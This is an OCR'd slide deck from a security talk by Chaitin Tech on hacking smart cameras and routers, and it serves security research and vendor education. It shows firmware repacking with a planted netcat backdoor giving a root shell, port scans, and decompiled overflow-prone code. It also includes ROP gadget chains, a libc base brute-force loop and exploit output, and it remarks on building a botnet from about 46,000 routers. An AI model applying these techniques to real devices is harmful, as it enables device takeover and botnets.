长亭科技
CHAITIN.CN

智能硬件攻防案例与思考

杨坤
kun.yang@chaitin.com

Outline


长亭科技 CHAITIN.CN

We focus on client-side bugs

a. Case Studies of PWNed devices by Chaitin
b. How do hackers find your bug?
c. How to prevent your products from being PWNed?
d. What kinds of common mistakes that the vendor will possibly make?

Detailed Case Study: Smart Camera

长亭科技 CHAITIN.CN




Repacking firmware

长亭科技 CHAITIN.CN


```
$ mkimage -l [redacted]
Image Name:   [redacted]
Created:      Mon Aug 31 03:43:45 2015
Image Type:   ARM Linux Filesystem Image (uncompressed)
Data Size:    8023212 Bytes = 7835.17 kB = 7.65 MB
Load Address: 00000000
Entry Point:  00000000
$ dd if=[redacted] of=image bs=1 skip=64 count=8023212
8023212+0 records in
8023212+0 records out
8023212 bytes (8.0 MB) copied, 727.991 s, 11.0 kB/s
$ file image
image: Linux jffs2 filesystem data little endian
$ mkfs.jffs2 --little-endian -n -d <root file system> -o <output file>
$ mkimage -A arm -O linux -C none -T filesystem -a 0x0 -e 0x0 -n <output image name> -d <image
data> uImage
<flash repacked firmware into the device>...
$ nc 192.168.66.108 1234
Hello Backdoor!
id
uid=0(root) gid=0(root)
```

Get root shell by serial connection

长亭科技 CHAITIN.CN





Finding serial port



Gathering information is important

- find position of TTL port
- search for source code of SDKS that the vender uses





Attack Surfaces Analysis

长亭科技 CHAITIN.CN

```
netstat -npl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1234            0.0.0.0:*               LISTEN
tcp        0      0 :::80                   :::*                    LISTEN
udp        0      0 0.0.0.0:58173           0.0.0.0:*
udp        0      0 0.0.0.0:45265           0.0.0.0:*
udp        0      0 0.0.0.0:32761           0.0.0.0:*
raw        0      0 :::58                   :::*                    58
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node PID/Program name
unix  2      [ ACC ]     STREAM     LISTENING      1546 1161/dhcpcd
```

Attack Surfaces Analysis

长亭科技 CHAITIN.CN

```
$ nmap 192.168.3.1 -p1-65535

Starting Nmap 6.47 ( http://nmap.org ) at 2016-07-09 15:34 CST
Nmap scan report for localhost (192.168.3.1)
Host is up (0.0034s latency).
Not shown: 65527 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
1080/tcp  open  socks
4662/tcp  open  edonkey
9000/tcp  open  cslistener
37215/tcp open  unknown
37443/tcp open  unknown
```

binwalk

长亭科技 CHAITIN.CN

```
$ binwalk -eM xxxx.bin
$ ls -l _xxxx.bin.extracted/squashfs-root/
total 56
drwxrwxrwx 2 user user 4096 Mar 10 10:27 bin
drwxr-xr-x 2 user user 4096 Dec 23  2015 config
drwxrwxrwx 3 user user 4096 Mar 10 10:28 dev
drwxrwxrwx 8 user user 4096 Mar 10 10:28 etc
drwxr-xr-x 3 user user 4096 Mar 10 10:26 home
drwxr-x--- 2 user user 4096 Mar 10 10:28 html
lrwxrwxrwx 1 user user   13 Jul  9 07:12 init -> ./bin/busybox
drwxrwxrwx 4 user user 4096 Mar 10 10:27 lib
lrwxrwxrwx 1 user user    3 Jul  9 07:12 lib64 -> lib
lrwxrwxrwx 1 user user   11 Jul  9 07:12 linuxrc -> bin/busybox
drwxrwxrwx 2 user user 4096 Dec 23  2015 mnt
drwxrwxrwx 2 user user 4096 Dec 23  2015 proc
drwxrwxrwx 2 user user 4096 Mar 10 10:09 sbin
drwxr-xr-x 2 user user 4096 Dec 23  2015 sys
drwxr-xr-x 2 user user 4096 Dec 23  2015 tmp
drwxrwxrwx 6 user user 4096 Mar 10 10:04 usr
drwxrwxrwx 3 user user 4096 Mar 10 10:27 var
```

Reverse Engineering

长亭科技 CHAITIN.CN

- Combine dynamic debugging(testing)
  - help you understand what's going on
- Locate code for input handling
  - TCP
    - listen
    - recv
  - UDP
    - recvfrom
  - Use keyword
    - HTTP: GET/POST/HTTP 1.1/Accept/Authorization/Cookie
    - UPNP SSDP: M-SEARCH/ssdp:discover

Identify bugs(quickly)

长亭科技 CHAITIN.CN

- Buffer(Stack/Heap) Overflow
  - grep(or "x" in IDA) strcpy/sprintf/sscanf/...
  - check length argument for memcpy/strncpy/snprintf/...
  - pay attention to memory assignment in loops
- Integer Overflow
  - check integer field handling(type and implicit type conversion) in the protocol
- Format String
  - grep(or "x" in IDA) printf/sprintf/snprintf/...
- Use After Free/Double Free
  - pay attention to allocation/deallocation of object references
  - get global view of the program
- Uninitialized Stack/Heap Variables
  - pay attention to initialization of variables, especially those who are passed back and forth through function calls

Stack overflow example

长亭科技 CHAITIN.CN

```
int v19; // [sp+30h] [bp-7C98h]@10
int v20; // [sp+767Ch] [bp-64Ch]@3
int buf; // [sp+7C68h] [bp-60h]@5

fd_ = fd;
para_buf_ = para_buf;
para_len_ = para_len;
total_len_ = total_len;
v11 = 'PTTH';
v12 = '0.1/';
v13 = '002 ';
v14 = '\rKO ';
v15 = '{\n\r\n';
v16 = 'rats';
v17 = '"":t';
v18 = ',';
if ( dword_32E4C || (map_somefile("/home/mmap_tmpfs/mmap
{
  if ( dword_32BA8 == -1 && sub_133B0() )
  {
    v8 = (char *)&v18 + sprintf((char *)&v18 + 1, "ret_c
    v9 = v8 + 7;
  }
  else if ( read_if_there_is_more(fd_, para_buf_, para_len_
  {
    if ( check_para("off=", &buf, (const char *)&v20) )
```

```
char *__fastcall check_para(const char *para_off, void *dest, const char *a3)
{
  const char *v3; // r6@1
  const char *para_off_; // r4@1
  void *dest_2; // r5@1
  char *result; // r0@1
  const char *v7; // r6@1
    if ( !strcmp(v11, "key_input=") )
    {
      memset(&v17, 0, 0x100u);
      memcpy(&v17, v12, len);
      v14 = sub_A8A0((const char *)&v17);
      v15 = v14;
      v16 = strlen(v14);
      memcpy(dest_2, v15, v16);
      result = (char *)1;
    }
    else
    {
      memcpy(dest_2, v12, len);
      result = (char *)1;
    }
  }
  return result;
```

Exploitation

长亭科技 CHAITIN.CN

- Challenge: cannot do stack overflow with null bytes
  - .text address starts with 0x00, NO ROP?
- Solution: Partial overwrite
  - overwrite 3 bytes to call “stack pivot”
  - Do ROP on “higher” stack
- Challenge: write ROP payload with null bytes on the stack
- Solution: use url decoding
  - use %00 to put null byte on the stack


ROP

长亭科技 CHAITIN.CN

- Stack pivot
  - add sp, sp, #0x90 ; pop {r4, r5, r6, pc}
- Info leak: write(fd, address, len)
  - pop {r0, pc} | fd
  - pop {r4, r5, r6, pc} | fd=0 | address to leak | len=4
  - mov r1, r6; mov r2, r5; bl write
- System: system(command address)
  - pop {r0, pc} | comand address
  - system@plt

Debugging

- Server side(the camera)
  - gdbserver :1337 --attach <PID>
- Client side(PC)
  - (gdb) target remote <remote_ip>:1337
- gdb plugin
  - peda
    - https://github.com/kelwin/peda




Exploitation

长亭科技 CHAITIN.CN

```
$ python exploit.py

'HTTP/1.0 200 OK\r\n\r\n{start:"1",end:""}'

'l\xf7\xbd\xbe'

[+] stack address: 0xbebdf76c

'HTTP/1.0 200 OK\r\n\r\n{start:"1",end:""}'

id

uid=0(root) gid=0(root) groups=0(root)
```

Detailed Case Study: Routers



Recon

长亭科技 CHAITIN.CN

Serial?

Remote ssh shell?

Repacking firmware?

yet...

No open interfaces available. But it has old bugs.

Attack surfaces

长亭科技 CHAITIN.CN

- Many http requests are handled by CGI interfaces
- Some CGIs are accessible without authentication.


Reverse Engineering

长亭科技 CHAITIN.CN

Special Char Checking

长亭科技 CHAITIN.CN

Some special chars are banned



Exploitation

长亭科技 CHAITIN.CN

- Cannot do stack overflow with null bytes
  - Using libc’s gadget
- MIPS-MSB means we can’t do partial overwrite
  - brute force the base address of libc (ASLR Disabled)
- Special chars checking
  - Rewrite shellcode (xor&&replace some instuctions equally)
- How to flush cache?
  - Gadgets in uclibc may be the best choice

Exploitation

长亭科技 CHAITIN.CN

- BruteForce libc's base

```
270 for i in xrange(-300, -100):
271     libc = (0x2af1c + i)*0x1000
272     log(hex(libc), 'red')
273     log(i, 'red')
274     exp(libc)
```

- Call sleep to flush cache
  - sleep(2)
- Jump to shellcode(NX Disabled)

Impact of a single vulnerability in the router


- Number of vulnerable routers
  - Around 46, 000
- Counting method
  - Based on the dataset from censys.io on April 26th, 2016
- Using a single vulnerability, we can build a botnet
  - Owning routers
  - Owning devices that connects to the victim router

Types of vulnerabilities that we found

长亭科技 CHAITIN.CN


- ini configuration injection
- stack overflows
- command injections
- weak authentications
- information leak
- SQL injection to stack overflow

Case Study: Mobile POS terminal

